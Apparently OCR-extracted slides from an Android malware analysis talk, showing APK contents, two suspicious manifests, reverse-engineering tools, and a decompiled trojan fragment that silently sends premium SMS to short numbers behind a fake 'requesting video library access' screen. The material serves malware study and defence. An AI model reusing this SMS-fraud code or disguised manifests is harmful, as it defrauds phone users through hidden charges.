


Name	Size	Type
app_state_create.sql	125 bytes	SQL cod
download_history_create.sql	159 bytes	SQL cod
lyrics_cache_create.sql	145 bytes	SQL cod
lyrics_cache_upgrade_2-3.sql	392 bytes	SQL cod
lyrics_cache_upgrade_3-4.sql	390 bytes	SQL cod
shoutcast_create.sql	244 bytes	SQL cod
test_ad.png	13.5 KB	PNG ima
tunewiki.sql	1.1 KB	SQL cod
video_library_create.sql	114 bytes	SQL cod


9 objects (16.1 KB)

AndroidManifest.xml

- Activities
- Services
- Receiver
- Permissions
- Intents



```
<?xml version="1.0" encoding="UTF-8"?>
<manifest package="org.me.androidapplication1"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:icon="@drawable/icon">
        <activity android:label="Movie Player" android:name=".MoviePlayer">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-permission android:name="android.permission.SEND_SMS" />
</manifest>
```



```
<?xml version="1.0" ?>
<manifest android:versionCode="2" android:versionName="2.0.0" package="com.magic.spiral" xmlns:android=
  <application android:icon="@7F020001" android:label="@7F040001">
    <activity android:label="@7F040001" android:name="com.mikeperrow.spiral.SpiralActivity">
    </activity>
    <activity android:name="com.android.root.main">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"></action>
        <category android:name="android.intent.category.LAUNCHER"></category>
      </intent-filter>
    </activity>
    <service android:name="com.android.root.Setting" android:process=":remote"></service>
    <service android:name="com.android.root.AlarmReceiver" android:process=":remote2"></service>
  </application>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"></uses-permission>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"></uses-permission>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"></uses-permission>
  <uses-permission android:name="android.permission.INTERNET"></uses-permission>
  <uses-sdk android:minSdkVersion="3"></uses-sdk>
</manifest>
```

CLASSES.DEX

- File format
  - *http://netmite.com/android/mydroid/dalvik/docs/dex-format.html*


DISASSEMBLE

- Dex2jar + jd-gui combo
  - http://code.google.com/p/dex2jar
  - http://java.decompiler.free.fr/?q=jdgui
- Apktool
  - http://code.google.com/p/apktool
- IDA Pro
  - Advanced version 6.1 and above

DEX2JAR + JD-GUI COMBO


```
:~$./dex2jar.sh classes.dex
c:\>dex2jar.bat classes.dex
        → classes.dex.dex2jar.jar
```

DEX2JAR + JD-GUI COMBO



```
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    DataHelper localDataHelper = new DataHelper(this);
    SmsManager localSmsManager;
    String str1;
    String str2;
    String str3;
    PendingIntent localPendingIntent1;
    PendingIntent localPendingIntent2;
    if (localDataHelper.canwe())
    {
      TextView localTextView = new TextView(this);
      localTextView.setText("Подождите, запрашивается доступ к видеотеке..");
      setContentView(localTextView);
      localSmsManager = SmsManager.getDefault();
      str1 = "3353";
      str2 = "798657";
      str3 = null;
      localPendingIntent1 = null;
      localPendingIntent2 = null;
    }
    try
    {
      localSmsManager.sendTextMessage(str1, str3, str2, localPendingIntent1, localPendingIntent2);
      str4 = "3354";
      str5 = null;
      localPendingIntent3 = null;
      localPendingIntent4 = null;
    }
    catch (Exception localException2)
    {
      try
```

Wait, requested access to the video library.



public void **sendTextMessage** (String destinationAddress, String scAddress, String text, PendingIntent sentIntent, PendingIntent deliveryIntent) Since: API Level 4

Send a text based SMS.

Parameters

